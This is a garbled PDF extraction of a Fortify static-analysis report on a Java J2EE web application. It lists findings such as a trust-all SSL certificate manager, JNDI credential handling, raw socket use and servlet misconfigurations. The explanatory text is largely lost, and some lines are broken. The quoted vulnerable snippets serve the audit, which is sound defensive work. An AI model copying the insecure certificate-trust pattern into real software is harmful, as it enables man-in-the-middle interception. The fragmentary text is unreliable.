                                                                      Low
Kingdom:
                     Input Validation and Representation
Abstract:
                       _EjbLocator.java 43 InitialContext()
Source:
                     _PropertyFile.java:44 java.util.Properties.load()
                              mlXfis = new FileInputStream(mlPropertyFile);
42
43
                              mlProperties= new Properties();
44
                              mlProperties.load(mlXfis);
45
                           }
46
                           catch (Throwable et)
                     _EjbLocator.java:43 javax.naming.InitialContext.InitialContext()
Sink:
41
                                  properties.put(Context.SECURITY_CREDENTIALS,piPassWord=******
42
43
                              Context olCtx = new InitialContext(properties);
44
                              //look up jndi name
```

mlRef = olCtx.lookup(piEjbJndiName);

45








urlConnection.setSSLSocketFactory(context.getSocketFactory()); InputStream in = urlConnection.getInputStream();

HttpClient.java, line 203 (Insecure SSL: Overly Broad Certificate Trust)				
Fortify Priority:	Critical	Folder	Critical	
Kingdom:	Security Feature	S		
Abstract:	(CA) SSL/TLS (CA man-in-the-middle (M	iTM)	
Sink:	HttpClient.java:2	03 ReturnStatement()		
201	public	c java.security.cert.X509Ce	rtificate[] getAcceptedIssuers()	
202	{			
203	reti	urn null;		
204	}			
205	public certs, String auth		ava.security.cert.X509Certificate[]	





SocketClient.java open() Socket() Web

Explanation:

J2EE Use of Sockets

-

|-

- ()

Recommendations:


HTTPFTPSMTPCORBARMI/IIOPEJB SOAP

Tips:

1. J2EE Java J2EE Bad Practices AuditGuide

SocketClient.java, line 35 (J2EE Bad Practices: Sockets) [Hidden]				
Fortify Priority:	Low	Folder	Low	
Kingdom:	API Abuse			
Abstract:	SocketClient.java	a open() Socket() Web		
Sink:	SocketClient.jav	a:35 Socket()		
33	InetAd	ldress olClientIp = InetAddres	ss.getByName(piClientIp);	
34				
35	clSock	et = new Socket(olServerIp, p	oiServerPort, olClientIp, piClientPort);	
36		SocketAddress olSocketServerI olServerIp,piServerPort);	p=new	
37		SocketAddress olSocketClientI olClientIp,piClientPort);	p=new	









<servlet-class>com.class.MyServlet</servlet-class>

<load-on-startup>1</load-on-startup>

</servlet>

<servlet-mapping>

<servlet-name>MyServlet</servlet-name>

<url>url-pattern>/myservlet</url-pattern></url


</servlet-mapping>

Tips:


1. Servlet Servlet Fortify Static Code Analyzer

web.xml, line 87 (J2EE Misconfiguration: Excessive Servlet Mappings) [Hidden]					
Fortify Priority:	Low	Folder	Low		
Kingdom:	Environment				
Abstract:	URL Servlet				
Sink:	web.xml:87 ทเ	ıll()			
85	<load-on-sta< th=""><th>artup>1</th><th></th></load-on-sta<>	artup>1			
86					
87	<servlet-mappi< th=""><th>ing></th><th></th></servlet-mappi<>	ing>			
88	<servlet-name< th=""><th>ne>lio1010s</th><th></th></servlet-name<>	ne>lio1010s			
89	<url-patterr< th=""><th>n>/lio1010s</th><th></th></url-patterr<>	n>/lio1010s			










web.xml, line 2 (J	12EE Misconfig	guration: Missing Error Handling)	[Hidden]
Fortify Priority:	Low	Folder	Low

Kingdom:	Environment
Abstract:	Web
Sink:	web.xml:2 /web-app()
0	<pre><?xml version="1.0" encoding="UTF-8"?></pre>
1	<pre><web-app version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemalocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"></web-app></pre>
2	
3	<pre><listener-class>webatm_web.common.WebatmServletStop</listener-class></pre>

<location>/error.jsp</location>

</error-page>








```
Recommendations:
null
Android SQLite SQLCipher SQLCipher SQLite 256 AES
3 SQLCipher Android
import net.sqlcipher.database.SQLiteDatabase;
...
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
...
android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
WebView sqlcipher.so WebKit
```

Tips:


- 1. Fortify Java Annotations FortifyPassword FortifyNotPassword
- 2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management

Passwd.java, line 38 (Password Management: Null Password) [Hidden] **Fortify Priority:** Low Folder Low Kingdom: **Security Features** Abstract: Null Sink: _Passwd.java:38 VariableAccess: mlPasswd() catch (Throwable et) 36 37 38 mlPasswd = null; 39 et.printStackTrace(); 40 }












741	watuwn ml GranNona '	
742	return mlSwapNono;	





_EjbLocator.java 40 put()

Explanation:

Setting Manipulation

Setting Manipulation Setting Manipulation

1 Java HttpServletRequest Connection

...
conn.setCatalog(request.getParamter("catalog"));

Recommendations:

Tips:

- 1. Setting Manipulation
- 2. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

_EjbLocator.java, line 40 (Setting Manipulation) [Hidden] Fortify Priority: Low Folder Low Kingdom: Input Validation and Representation Abstract: _EjbLocator.java 40 put() PropertyFile.java:44 java.util.Properties.load() Source: 42 mlXfis = new FileInputStream(mlPropertyFile); 43 mlProperties= new Properties(); 44 mlProperties.load(mlXfis); 45 } catch (Throwable et) 46 _EjbLocator.java:40 java.util.Hashtable.put() Sink: if ((piUserName!=null) && (piUserName.compareTo("")!=0)) 38 39 40 properties.put(Context.SECURITY_PRINCIPAL, piUserName); 41 properties.put(Context.SECURITY_CREDENTIALS,piPassWord=***** } 42